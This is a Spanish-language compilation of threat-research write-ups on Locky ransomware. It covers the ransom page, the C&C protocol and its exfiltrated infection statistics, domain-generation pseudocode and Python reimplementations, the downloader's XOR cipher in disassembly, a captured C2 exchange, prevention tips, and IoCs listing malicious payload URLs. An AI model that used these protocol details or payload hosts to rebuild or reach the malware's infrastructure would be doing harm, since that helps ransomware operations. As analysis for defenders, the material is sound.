
- LocalBitcoins.com (WU) - Buy Bitcoins with Western Union
- Coincafe.com - Recommended for fast, simple service.

  Payment Methods: Western Union, Bank of America,Cash by FedEx, Moneygram, Money Order. In NYC: Bitcoin ATM, In Person
- LocalBitcoins.com - Service allows you to search for people in your community willing to sell bitcoins to you directly.
- CEX.IO - Buy Bitcoins with VISA/MASTERCARD or Wire Transfer
- btcdirect.eu - THE BEST FOR EUROPE
- bitquick.co - Buy Bitcoins Instantly for Cash
- How To Buy Bitcoins - An international directory of bitcoin exchanges.

Primera versión de la página de solicitud de rescate Locky

En esta página, los cibercriminales sugirieron que las víctimas paguen en bitcoins para descifrar los archivos afectados en su computadora. También daban recomendaciones sobre dónde y cómo obtener el criptomoneda.

El contenido y el diseño de la página cambian con el tiempo. Hoy en día, la página está disponible en más de 20 idiomas (que se puede seleccionar de una lista desplegable), y luce de la siguiente manera:



Última versión de la página de pago de un rescate de Locky

Si nos fijamos en el código fuente de la página, veremos una lista completa de los idiomas. Los cibercriminales, obviamente, ven los países correspondientes como los objetivos principales de este Troyano-Ransomware. Curiosamente, el ruso y otros idiomas de CEI no están en la lista. Por alguna razón, los cibercriminales no se esfuerzan en llegar a los usuarios en los países donde se hablan dichas lenguas - algo que confirman las estadísticas de KSN.

```
</p><form action="/" method="get">
    <font id="brown">Languages</font>:
    <select name="lang" onchange="this.form.submit()">
        <option value="bg">Български</option>
        <option value="ca">Català</option>
        <option value="cs">Čeština</option>
        <option value="da">Dansk</option>
        <option value="de">Deutsch</option>
        <option value="el">Ελληνικά</option>
        <option value="en" selected="selected">English</option>
        <option value="es">Español</option>
        <option value="fi">Suomi</option>
        <option value="fr">Français</option>
        <option value="hi">हिन्दी</option>
        <option value="hr">Hrvatski</option>
        <option value="hu">Magyar</option>
        <option value="it">Italiano</option>
        <option value="ja">日本語</option>
        <option value="ko">한국어</option>
        <option value="ms">Bahasa Melayu</option>
        <option value="nl">Nederlands</option>
        <option value="no">Norsk bokmål</option>
        <option value="pl">Polski</option>
        <option value="pt">Português</option>
        <option value="sk">Slovenčina</option>
        <option value="sr">Српски</option>
        <option value="sv">Svenska</option>
        <option value="tr">Türkçe</option>
        <option value="zh">中文</option>
    </select>
```

Lista de idiomas disponibles en la página de pago del rescate Locky

Comunicación con C&C (Comando y Control)

El código del Troyano contiene de una a tres direcciones IP de C&C. Además de eso, el código contiene un algoritmo que genera nuevas direcciones de C&C (DGA, algoritmo de generación de dominio), en función del día, mes y año actuales. Con este algoritmo, seis direcciones de C&C se generan cada día. El pseudocódigo para ilustrar el algoritmo DGA Locky se resalta en la siguiente imagen.

```
GetSystemTime(&SystemTime);
n1 = __ROR4__(0xB11924E1 * (SystemTime.wYear + 0x1BF5), 5);
n2 = __ROR4__(0xB11924E1 * (n1 + ((unsigned int)SystemTime.wDay >> 1) + 0x27100001), 5);
n3 = __ROR4__(0xB11924E1 * (n2 + SystemTime.wMonth + 0x2709A354), 5);
n4 = __ROL4__(seed % 6, 21);
n5 = __ROR4__(0xB11924E1 * (n3 + n4 + 0x27100001), 5);
n6 = n5 + 0x27100001;
n7 = (n5 + 0x27100001) % 11u + 5;
std::basic_string::f_17((n5 + 0x27100001) % 11u + 8, &str);
v22 = 0;
if ( n7 )
{
  do
  {
    n8 = __ROL4__(n6, i);
    v10 = (std::basic_string *)str._Bx._Ptr;
    n9 = __ROR4__(0xB11924E1 * n8, 5);
    n10 = n9 + 0x27100001;
    n6 = n10;
    if ( str._Myres < 16 )
      v10 = &str;
    v10->_Bx._Buf[i++] = n10 % 25 + 'a';
  }
  while ( i < n7 );
}
v13 = (std::basic_string *)str._Bx._Ptr;
if ( str._Myres < 0x10 )
  v13 = &str;
v13->_Bx._Buf[i] = '.';
v14 = (std::basic_string *)str._Bx._Ptr;
n11 = __ROR4__(0xB11924E1 * n6, 5);
n12 = (n11 + 0x27100001) % 14u;
if ( str._Myres < 0x10 )
  v14 = &str;
v14->_Bx._Buf[i + 1] = aRupweuinytpmusfrdeit[2 * n12];
v17 = (std::basic_string *)str._Bx._Ptr;
if ( str._Myres < 0x10 )
  v17 = &str;
v17->_Bx._Buf[i + 2] = aRupweuinytpmusfrdeit[2 * n12 + 1];
```

Pseudocódigo del algoritmo de generación de dominio Locky de C&C

La comunicación con un C&C se realiza mediante el protocolo HTTP. El Troyano envía una solicitud POST a una dirección con el formato http://<cnc_url>/main.php; los datos transmitidos se cifra con un simple algoritmo simétrico.

Echemos una mirada a los posibles tipos de parámetros de transmisión.

1. Notificación acerca de la infección y la solicitud de clave.
   id=<infection id>
   &act=getkey&affid=<partner id contained in the Trojan's body>
   &lang=<language of the operating system>
   &corp=<whether the OS is a corporate OS>
   &serv=<whether the OS is a server OS>
   &os=<OS version>
   &sp=<version of OS service pack>
   &x64=<whether the OS is 32- or 64-bit>

   A juzgar mediante el parámetro affid, Locky se distribuye a través de un programa de afiliados, o sociedad.

2. Envío de lista de rutas cifradas.
   id=<infection id>
   &act=report&data=<list of paths>

   Por cada disco duro que ha controlado, el Troyano envía al C&C una lista de todas las rutas a todos los archivos cifrados.

3. Envío de estadísticas para cada unidad de disco controlado.
   id=<infection id>
   &act=stats&path=<path>
   &encrypted=<number of files encrypted>
   &failed=<number of errors>
   &length=<total size of encrypted files>

Cabe señalar que el ciberdelincuente recopila estadísticas muy detalladas para cada infección. Otras familias de ransomware que hemos analizado anteriormente no eran tan minuciosas en la recopilación de estadísticas.

Prevención de infecciones

Locky es un Ransomware-Troyano típico, y presenta grandes diferencias en comparación con otras familias de ransomware en su disposición interna o en sus principios de funcionamiento. Sin embargo, llamó la atención de los investigadores debido a que era muy activo y muy extendido.

Para protegerse de este Ransomware- Troyano, siga las siguientes medidas preventivas:

- No abra archivos adjuntos de correos electrónicos provenientes de remitentes desconocidos;
- Haga copias de seguridad de sus archivos de forma regular y almacene las copias de seguridad en medios de almacenamiento extraíbles o en el almacenamiento en nube - no en la computadora;
- Ejecute regularmente las actualizaciones de las bases de datos de su antivirus, sistema operativo y otro software instalado en su computadora;
- Cree una carpeta de red independiente para cada usuario al gestionar el acceso a carpetas compartidas de red.

https://securelist.com/blog/research/74398/locky-the-encryptor-taking-the-world-by-storm/

NUEVA VERSION DE DESCARGA LOCKY

Locky es un ransomware que se distribuye de manera agresiva a través de descargadores adjuntos en los correos electrónicos no deseados (spam), y es probable que haya superado la popularidad del troyano bancario Dridex. En campañas anteriores, el ransomware se descargaba a través de un programa de descarga basado en macros o un programa de descarga JavaScript. Sin embargo, en abril de 2016, FireEye Labs descubrió un nuevo desarrollo en cuanto a la forma en que este ransomware se descargaba en un sistema comprometido.

En una reciente campaña de spam de Locky utilizando 'Fotos' como asunto (Figura 1), vimos un nuevo binario que se descargaba mediante el código JavaScript que se encontraba en el archivo ZIP adjunto, como se observa en la Figura 2. Este programa de descarga JavaScript se extiende a "hxxp: //mrsweeter.ru/87h78rf33g".




Figura 1: Reciente campaña de spam de Locky




Figura 2. Archivo adjunto ZIP del spam de Locky que contiene el programa de descarga JS.

Nuevo programa de descarga (MD5: c5ad81d8d986c92f90d0462bc06ac9c6)

El nuevo programa de descarga tiene un protocolo de comunicación de red personalizado. En nuestras pruebas, este programa solo descarga el ransomware Locky como su carga dañina. Al parecer, este malware se encuentra en una etapa temprana de desarrollo, ya que solo es compatible con los comandos de descarga y ejecución de un archivo ejecutable y los comandos de autoeliminación. Esto significa que el malware también puede actualizar su propio binario, dando así la posibilidad de que sea compatible con más comandos.

El malware se comunica con su comando y control (C2) a través del HTTP utilizando un algoritmo de cifrado personalizado. El primer beacon para el C2 no modificable solicita que el malware ejecute una tarea. Se ha formateado un ejemplo del mensaje no cifrado enviado a C2, como se muestra en la Figura 3.




Figura 3. Formato de mensaje sin procesar

ID1 – derived from HDD Volume Serial Number
ID2 – 2222222222 (hard-coded value)
ID3 – random generated number
ID4 – derived from bit-masked OS version and system architecture
time – UTC time the message is created
type – getjob (hard-coded value)

Esta trama de caracteres en cadena (*beacon string*) se cifra con el algoritmo personalizado que se muestra en la Figura 4 antes de enviarlo a su C2. El cifrado personalizado se compone de XOR y desplazamientos de bits.

```
.text:00401C47 loc_401C47:                             ; CODE XREF: _encrypt+81↓j
.text:00401C47                 mov     eax, [ebp+v_ctr]
.text:00401C4A                 mov     ecx, [ebp+plaintext_str]
.text:00401C4D                 mov     al, [eax+ecx]
.text:00401C50                 mov     [ebp+var_1], al
.text:00401C53                 call    sub_401BEF
.text:00401C58                 push    7
.text:00401C5A                 cdq
.text:00401C5B                 pop     ecx
.text:00401C5C                 idiv    ecx
.text:00401C5E                 lea     ebx, [edx+3]
.text:00401C61                 call    sub_401BEF
.text:00401C66                 cdq
.text:00401C67                 push    7
.text:00401C69                 pop     ecx
.text:00401C6A                 idiv    ecx
.text:00401C6C                 mov     al, [ebp+var
.text:00401C6F                 mov     cl, al
.text:00401C71                 sar     cl, 4
.text:00401C74                 xor     cl, bl
.text:00401C76                 and     al, 0Fh
.text:00401C78                 shl     bl, 4
.text:00401C7B                 add     bl, al
.text:00401C7D                 add     dl, 3
.text:00401C80                 shl     dl, 4
.text:00401C83                 add     dl, cl
.text:00401C85                 mov     [esi+edi], d
.text:00401C88                 mov     [esi+edi+1], bl
.text:00401C8C                 add     esi, 2
.text:00401C8F                 inc     [ebp+v_ctr]
.text:00401C92                 mov     eax, [ebp+v_ctr]
.text:00401C95                 cmp     eax, [ebp+v_len]
.text:00401C98                 jl      short loc_401C47
.text:00401C9A                 pop     ebx
.text:00401C9B
.text:00401C9B loc_401C9B:                             ; CODE XREF: _encrypt+2D↑j
.text:00401C9B                 mov     byte ptr [esi+edi], 41h
.text:00401C9F                 mov     eax, edi
.text:00401CA1                 pop     edi
.text:00401CA2                 pop     esi
.text:00401CA3                 leave
.text:00401CA4                 retn    4
.text:00401CA4 _encrypt        endp

; ============== S U B R O U T I N E ============================

; int __cdecl sub_401BEF()
sub_401BEF      proc near               ; CODE XREF: _encrypt+3C↓p
                mov     eax, dword_409E38
                test    eax, eax
                jnz     short loc_401BFE
                call    ds:GetTickCount

loc_401BFE:                             ; CODE XREF: sub_401BEF+7↑
                imul    eax, 343FDh
                add     eax, 269EC3h
                mov     dword_409E38, eax
                shr     eax, 10h
                and     eax, 7FFFh
                retn
sub_401BEF      endp
```

Figura 4. Encriptación de la cadena personalizada (custom string)

Después del cifrado, un carácter "A" (0x41h) se añade al mensaje cifrado. La solicitud de *beacon* se entrega a través de una solicitud HTTP POST. En esta muestra, se extiende a hxxp: //raprockacademy.com/api, como se muestra en la Figura 5.

```
POST /api/ HTTP/1.1
Content-Type: octet-stream
Host: raprockacademy.com
Content-Length: 223
Connection: Keep-Alive
Cache-Control: no-cache

..Db.ystfQurtz5rVQFXfQ4y.
8.TEg4q.@J.ur.l[.Bi].z....z7R.R.r[.ub02;.`2P2eb.rer.LJ.m.G4z.ErJ.Urj.@5p6Twz.fT.VJ.`6WFz.tl.RQYBd6T4bk.FB..U`.`.QE
`@0.p:.a2J.gR.day.m.edbuj...qk.du4yVT..Ug...WgDz..LfB^...a`3U.b@:fBo.O.n.`jC_rBj.N.AHTTP/1.1 200 OK
Date: Thu, 31 Mar 2016 09:44:29 GMT
Server: Apache/2.2.22 (Debian)
X-Powered-By: PHP/5.4.45-0+deb7u2
Vary: Accept-Encoding
Content-Length: 340
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html



cKGRPrSUqc2UC\D4GR6Zq2Bdg?
2ncuEr6La21`BIa~sW6BujerDqEeer1<WRRTpa0sC[Q2tz7R@5@9wRa<WR@aSTCTvB7JcKErAe1bBL5agR7JerrH@t@t0pGJslTo`
\w_P1txvUq>P1@3p0tnVWA>VRWB0\A?RF1yQ|bEt3F<g_1c`BBPbf2s51FNRE@xPeer4lGRd50ru<`2vBfZwR`hsD1da`6Zb|
FOaL7_dqp8ueU~vQUc`0Q>@7tnP2TrP\fOE62I2LbEacCltoF7sbt7au6SqHtnCUqhSU4b4=g\GRu3C_q}
5=U1BN2DWR`:Ur0U`P2d3qf4@Eq2t=A
```

Figura 5.
Solicitud HTTP POST cifrada y respuesta de C2

El servidor C2 responde con un mensaje cifrado que le indica al *malware* qué acción realizar. Es posible descifrar la respuesta de C2 con el código Python, como se muestra en la Figura 6.

```python
def decrypt_asm(encrypted_data):
    data_len = len(encrypted_data)
    result = ""
    i = 0
    for i in range(0, data_len - 1, 2):
        al = ord(encrypted_data[i + 1])
        dl = ord(encrypted_data[i]) & 0xf
        bl = al >> 4
        dl = dl ^ bl
        dl = dl << 4
        al = al & 0xf
        dl = dl  + al
        result += chr(dl)
    return result

```

Figura 6. Descifrador de la respuesta de C2.

El mensaje descifrado muestra una URL para descargar un binario y, en este caso, un binario Locky actualizado.




Figura 7. Mensajes descifrados

El campo 'comando' puede ser 'UPDATE', 'NOTASKS, y 'DEL' - 'NOTASKS' que indica que no hay más instrucciones del C2 por el momento y 'DEL' para eliminar el programa de descarga de la computadora de la víctima a través del despliegue y la ejecución de un archivo por lotes.

Una nueva inspección de este *malware* revela varios archivos DLL pequeños incrustados en el binario. Estos DLL se pueden usar en función del entorno de sistema operativo correspondiente al sistema comprometido. A continuación se describe brevemente los DLL incrustados:

1. DLL de 32 bits y 64 bits, que ejecuta un archivo a través de la API CreateProcessW.

2. Binario de 64 bits que se utiliza para atravesar por el Control de cuentas de usuario (UAC). La ruta de símbolos de depuración no se elimina en el binario:

D:\Test\Build\AvoidUAC\x64\Release\Test64Shellcode.pdb

3. Binario de 64 bits que puede elevar los privilegios para un proceso determinado.

Actualización del algoritmo de generación de dominio (DGA) de Locky

La muestra descargada de Lucky (MD5: 357c162a35c3623d1a1791c18e9f56e7) ha actualizado su DGA. El DGA tiene las siguientes diferencias:

- El TLD no se genera aleatoriamente y se recoge a partir de la lista siguiente: ["ru", "info", "biz", "click", "su", "work", "pl", "org", "pw", "xyz"]
- Ya no se usa la constante 0x2709a354
- Se han introducido nuevas constantes: 0x1bf5, 0xd8effff, 0x65cad

En nuestro blog anterior, brindamos una actualización del código DGA compartido, como se muestra en la Figura 8.

```python
import argparse
import win32api


rol = lambda val, r_bits, max_bits: \
    (val << r_bits%max_bits) & (2**max_bits-1) | \
    ((val & (2**max_bits-1)) >> (max_bits-(r_bits%max_bits)))


ror = lambda val, r_bits, max_bits: \
    ((val & (2**max_bits-1)) >> r_bits%max_bits) | \
    (val << (max_bits-(r_bits%max_bits)) & (2**max_bits-1))


max_bits = 32


def generate_domain(pos, seed, systemtime):
    tlds = ["ru", "info", "biz", "click", "su", "work", "pl", "org", "pw", "xyz"]
    domain = ""
    edi = 0
    edx = systemtime[3] >> 1 #day
    ecx = systemtime[0] #year
    var_18 = rol(pos, 0x15, max_bits) + (rol(seed, 0x11, max_bits))
    var_14 = edx
    var_10 = 7
    while var_10 != 0:
        eax = ror((ecx + edi + 0x1bf5) * 0xb11924e1, 7, max_bits)
        eax = eax + 0x27100001
        edi = eax ^ edi
        eax = ror(((edi + seed) * 0xb11924e1), 7, max_bits)
        eax = eax + 0x27100001
        edi = eax ^ edi
        eax = ror((edx + edi) * 0xb11924e1, 7 , max_bits)
        edx = 0xd8effffe - eax
        eax = systemtime[1] #month
        edi = edi + edx
        eax = ror((eax + edi - 0x65cad) * 0xb11924e1, 7, max_bits)
        edi = edi + eax + 0x27100001
        var_18 = (ror((var_18 + edi) * 0xb11924e1, 7, max_bits) ) + 0x27100001
        edi = var_18 ^ edi
        var_10 = var_10 - 1
        edx = var_14
    edx = edi % 0xb
    var_18 = edx + 7
    var_10 = 0
    if edx != 0:
        while var_10 < var_18:
            edi = rol(edi, var_10, max_bits)
            eax = (ror(edi * 0xb11924e1, 7, max_bits) ) + 0x27100001
            edx = eax % 0x19
            dl = edx & 0x0f
            domain = domain + chr(dl + 0x61)
            var_10 += 1
    domain = domain + "."
    eax = ror(edi * 0xb11924e1, 7, max_bits) + 0x27100001
    edx = eax % len(tlds)
    tld = tlds[edx]
    domain = domain + tld
    return domain

if __name__ == '__main__':
    parser = argparse.ArgumentParser()
    parser.add_argument("seed", help="Identified sample seed from Locky binary config", type=int, default=1)
    args = parser.parse_args()

    if args.seed:
        for i in range(12):
            print generate_domain(i, args.seed, win32api.GetSystemTime())
```

Figura 8.
Actualización del algoritmo de generación de dominio de Locky

Conclusión

Los actores detrás del *ransomware* Locky están buscando de manera activa nuevas formas de instalar con éxito su *malware* en computadoras víctimas. Esa puede ser una de las razones que explica el uso de este nuevo programa de descarga, el cual se ha introducido en el marco de la distribución actual. Este programa de descarga puede ser una nueva plataforma para la instalación de otros *malwares* ("Pay-per-Install").

IoCs

Spam EML

7b45833d87d8bd38c44cbaeece65dbbd04e12b8c1ef81a383cf7f0fce9832660
9a0788ba4e0666e082e18d61fad0fa9d985e1c3223f910a50ec3834ba44cce10
MD5s

b0ca8c5881c1d27684c23db7a88d11e1
c5ad81d8d986c92f90d0462bc06ac9c6
ebf1f8951ec79f2e6bf40e6981c7dbfc
357c162a35c3623d1a1791c18e9f56e72bcd76f6ef9f4cbcf5952f62b9bc8a08
b0ca8c5881c1d27684c23db7a88d11e1
c325dcf4c6c1e2b62a7c5b1245985083

URLs

mrsweeter.ru/87h78rf33g
185.130.7.22/files/sBpFSa.exe
185.130.7.22/files/WRwe3X.exe
slater.chat.ru/gvtg77996
hundeschulegoerg.de/gvtg77996
buhjolk.at/files/dIseJh.exe
buhjolk.at/files/aY5TFn.exe